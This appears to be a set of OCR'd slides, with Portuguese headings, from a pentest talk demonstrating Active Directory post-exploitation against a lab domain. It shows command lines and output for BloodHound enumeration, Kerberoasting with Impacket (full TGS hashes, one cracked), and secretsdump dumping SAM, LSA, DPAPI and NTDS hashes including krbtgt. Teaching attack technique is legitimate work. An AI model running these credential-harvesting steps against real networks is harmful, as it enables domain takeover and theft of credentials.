
```
[+] Attempting to map shares on 192.168.80.139

 $Recycle.Bin                         DHS        0  Fri Sep 30 20:02:14 2022
 Documents and Settings             DHSrn        0  Fri Sep 30 11:18:15 2022
 pagefile.sys                         AHS 1476395008  Mon Oct  3 11:02:34 2022
 PerfLogs                               D        0  Sat Sep 15 03:19:00 2018
 Program Files                         DR        0  Fri Sep 30 20:47:28 2022
 Program Files (x86)                    D        0  Fri Sep 30 12:09:17 2022
 ProgramData                           DH        0  Fri Sep 30 20:48:15 2022
 Recovery                            DHSn        0  Fri Sep 30 11:18:15 2022
 System Volume Information            DHS        0  Fri Sep 30 11:36:10 2022
 Users                                 DR        0  Fri Sep 30 20:59:37 2022
 Windows                                D        0  Fri Sep 30 20:26:45 2022
 ====================================( Groups on 192.168.80.139 )====================================

Group: Backup Operators' (RID: 551) has member: PENTEST\svc-backup
Group: Administrators' (RID: 544) has member: PENTEST\Administrator
Group: Administrators' (RID: 544) has member: PENTEST\DC Pentest
Group: Administrators' (RID: 544) has member: PENTEST\Enterprise Admins
Group: Administrators' (RID: 544) has member: PENTEST\Domain Admins
Group: Administrators' (RID: 544) has member: PENTEST\P100001
```

Pós Exploração

Enumeração AD – bloodhound




```
└─$ sudo bloodhound-python -u P100001 -p 'Passw0rd1!' -ns 192.168.80.139 -d pentest.local -c all
INFO: Found AD domain: pentest.local
INFO: Connecting to LDAP server: dc-pentest.pentest.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc-pentest.pentest.local
INFO: Found 16 users
INFO: Found 52 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: maquina-hacking.pentest.local
INFO: Querying computer: dc-pentest.pentest.local
WARNING: Could not resolve: maquina-hacking.pentest.local: The resolution lifetime expired after 3.203 seconds: Server 192.168.80.139 UDP port 53 answe
ration timed out.; Server 192.168.80.139 UDP port 53 answered The DNS operation timed out.
INFO: Done in 00M 03S

┌──(kali㉿kali)-[~/Documents/palestra]
└─$ ls
20221003131300_computers.json
20221003131300_domains.json
20221003131300_groups.json
20221003131300_users.json
```




Pós Exploração

Kerberoasting




```
└─$ python3 GetUserSPNs.py -dc-ip 192.168.80.139 'pentest.local/P100001:Passw0rd1!' -request
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

ServicePrincipalName   Name     MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------  -------  --------  --------------------------  --------------------------  ----------
http/app2.pentest.local  P100008            2022-09-30 12:50:04.157279  2022-09-30 19:54:36.542378
http/app1.pentest.local  P100008            2022-09-30 12:50:04.157279  2022-09-30 19:54:36.542378



[-] CCache file is not found. Skipping ...
$krb5tgs$17$P100008$PENTEST.LOCAL$*pentest.local/P100008*$043c8c360cc93f9d6706a4a5$69be739a4e97949d82d21d73ffa114d1ebd08e6137d032420515ae87efdc0100fcd15c6391ffdae41b8
2f643b53a8aa01fa56d63945e73a2d522745f730b62fc8e4849a5a34ba03f73fedbc95b39fb0111193639994143ffa30efc250d3ad4ed38c35ce4bf9cd66cde7e1a86532915f7779920cfa99bca4c693fdc53b
e4d0fe01da1abe1c9e78a3375f2c9b648912a765d0c331755e9345312188839d1ad83b546e99c04a0916c67164be2de4d7d6990f1008ebac15e6fb9b5bea23315dba14b1665b573ee6951d2735a37605e448ad
739335a1356609d42071cae4f6272c00b2d8891d47e270282104e0f18ac572c58980d2fad770a3183a7a166070e99dbb7ba60567093eab90d9f32c59c43b3c9216c54c5418d283b4a7cb8701323ca57b6e8ff3
1cd0a5dd3031bc471b895e102b88650689a4433e6643043445913d47c2a4bdb86b0859d94ac2bd18ce47186990ffbbcda7528aa72f06b12339161d33097ebb78c57c1803994637354 40bbd228a5dee6ab29905
1968035f87f010152bb8225baf296a2c7cb8f9f1f069fdc54cd7c2b94dd5d82d2b759962d54a06414bfc6079cccc8b4d1bc21f1794f74d526e40e3789c001351ba316d606eb804fdaca7c7546e2ec65cc8c88c
8cd1abbe1e5cd52e5b609e333c4af892816d67705126b55e2533c0066b15478d3e389fc167d0001c213be5aead5a69e3ff64330bf518f7fcf2f46dadaeb0a6997f387cb5eee3b7a378d40a70b18d35f535e50a
58e55c2a5d498c1de5756771f9cd4c1b8e542c16c41f7ca7818328c28db94973a8d0d245d04d616f0d95f72b29eab298ef2f0705ef7c086eec1a5af4e9b99b3c66c61b4be980883c27a787c9ca95111dea323c
7afc0dbd2e12a63da77ed84cdac88f9d7c3b6c299c73341622f5cbd15b7257d42db74c4762594741621220fcb5f9625be34a2359645d0685d2b6eca71a731c41c16b20fb51b626962f1580e6f1875ded1b242b
bf505eb20693268b6afdcdecdbad7628107921355435ad68ac9dcb0513136e3df2b66f1b17a3b3f8d5b6b87971ddff93ff989773377f3ff0e97b3212bfac2212dbc139c4f5bba90d9042206f39d0189cd7e4d9
cb962cfafa9cbcca1e517d52ff731994a0d5671cb42ca58f66afc1b2b40f301a2dba686b37f0e6ac54210f4e833cc6473d0a0e767ea783d2895b0bba5926da758079a12f5d8b2bb07437cac4892372d4d2b783
bff8eb1ebc6696a284f18e240b9e341af6d67af2f6dae2ddff68c2ade717506d8e7814174a56d13f7f0279478b05e2b36e4854add254dea1cca021a85100efd4cee882ce50e094ddf62272916879a3196235f7
42d5d35a9d88604a0a0c9859c29c007435e459fd4fbbacaa695ecf08e870d2ba5ff476c2aeacf3095d717edf523d4bdb9369b
```



```
$krb5tgs$23$*autorunner$WHITEHATS.LOCAL$whitehats.local/autorunner*$9a613f3346432aed0e519c181f549a42$dfa3b5da90d
100c5dbc9e9bd5193acc60b30408428b68c210bb5f41347cfc275fa87e08fba13cd378a33335e14e9265e854035f02efca6943a23660e1f5
bcd120ae0c226219f795a6b74e5990315f0bca5a6ef043bba83d7b3a9ad9283cb37abb5a8b9939c6e4af39761d7739ac8491ad2a3e8df7d4
07a495743694c11329aaddef6140d4b6b6ff406fd348c265f072a988c0225b9938e915b6209f4eb4e49b159330edc1497e7fad337d76a3fc
a02e08eec1a414776bbf009ac1f234ff4ea26ff47115fd275dd690d27c9b7e9c6b04c7267f031f66b84c2a08d93cf4cbc4fcf8851be1c042
9427feec2eb8c4ebc2d4c19128b6647014a5c2c92196dcda8fc6edaf7ff5c765d5f566bc0800a03cbcb89d2941ee2ce553c835d72e60f511
c2286a79e918e26031a7e3c95b36f88ced91d2e002d629edcdef17902cc676b6efa18677c1f10ba671de8d80f9618b970925ad5b7367c1d3
367a3ca8ef9fe4ccbfb01c441b5ba0df98810c8502d6e072d56782d9901daac9560f70d89b1d0ce217fc8421cc722594a86ee3b88d06c4d1
786c7ae8b8b5d1992f560c6d8412e4cf0fd8d1b8e509df9b6842ce75a0e4f164300ee718c1ac9e9d9d320f3a43d3771b8c63ae9eeb4e3c40
e2329f83c1b63370b5098ab5c266ce8362281ee7c168cf181a932bc3bfa2593b6a456508d7bcf5ab47ad7e06ac1e08e68041d6f25d85c8cb
611566ba696627dffb322b45a4267129bd7c4daef5406e649afa082b60b39074cba9051f5fa35b96fed9c314d9dd919f8ead6e4eede81f44
f6c2301d4998e9f78534a93d909c1c3972cdeb849fc139dece95d3eacaa889b5d89301223d45500bc4ee7e396f0deb67282ea47b1b9f86c9
4c06de4b44d28691f501ba75b87d4391bbfdef99fdeaba910fda7da529134c7f5b7c61be9f4fa13c2dc31540e267591ad252e43827ce8528
94e096b4b2d95d2c145348de3f48084f737b988e888990fb5204e80a3ad388de9a1fda72527eb0081578aade9244569f050eb9a7fef86fdc
2f4f006264cd996d80c8ebb9a97474cb65dc88ab578819f2adbdd7edecb5ac61f6c3dac2708556eda674820df0bbf87e6c31c19c6794ccde
f1abeb80a8db8351d997385b34e5842679b4bf1c7b8708e79b3f23e8d5a8910d9c36e9f199a48fe3f71eef09293e0898dacee65197b12322
7df9875d9e995d2b33412f391fef8b0a1d6fa9ed38bb5eb0bca5db7604de743296997be438db9c0f8a91c35f3e4fa1ae344cd085e560a6c4
68407afc86933938889da450e051a9e2ea9336826bf745cf7bd24eeba93279f0f6de55af667237270801f37c7ce9352:P@ssword
```

Pós Exploração


Dump de Hashs



```
└─$ python3 secretsdump.py P100001@DC-PENTEST.pentest.local -target-ip 192.168.80.139
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×38c1016a699ad1e052fff2efd23a7ae2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ef7b7f923844e27c031bb9a1705bfea3:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
PENTEST\DC-PENTEST$:aes256-cts-hmac-sha1-96:464fbb01e8e9e94a4bbebf16279222583dc9f236ba1c6951611ca94992512fb6
PENTEST\DC-PENTEST$:aes128-cts-hmac-sha1-96:1e1d61856833427fe353303f9e496c6c
PENTEST\DC-PENTEST$:des-cbc-md5:dcf8890bcd76589e
PENTEST\DC-PENTEST$:plain_password_hex:5fe6b244bc452a8df5ecac1aad5509cfdd20113c0fe06ef6c90132d8f41eeda59479265eaf240b3e1153505cab36db01ff2f0cbc89f3e214c8fd7f47806d3f0
9a97771f284ea9c98c18e66f761c834f107886690c56c3cf4f8c27ce81b96e0f2ab27e83417b68193b47358b5a8873b4d9fd674d3e6d10673e66e8b1754893d6d91e1b61505d5ec0a3b7010ea55bace4434478
09eea24599971de85bd62ea5ed4480902b638d6b2f76cdfbbd5d551ad3fbbb70aea669ca7376d3febfaa8ea07cbc4bf5af04c9850a7b7020371879e6e6a280798b73111a3d68923652934f3b7d2a210b96c73c
9deccad9f37d579206a25
PENTEST\DC-PENTEST$:aad3b435b51404eeaad3b435b51404ee:7daf9af483af1280bdf67e2ebea44bb3:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×92452894fb7d632a533e9efdb555e37ed9700639
dpapi_userkey:0×8947c19fd2d8b8faf18632b13d215ddcfdc59337
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e157465d8c7dfd2c12a1229e2a04179e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:22695b38ae6b558b6e665aa95f0dd192:::
DC Pentest:1000:aad3b435b51404eeaad3b435b51404ee:e157465d8c7dfd2c12a1229e2a04179e:::
pentest.local\P100001:1104:aad3b435b51404eeaad3b435b51404ee:b2bdbe60565b677dfb13386672317fd:::
pentest.local\svc-backup:1105:aad3b435b51404eeaad3b435b51404ee:2a5f99082a8840db9fdeb32f4cd7fd47:::
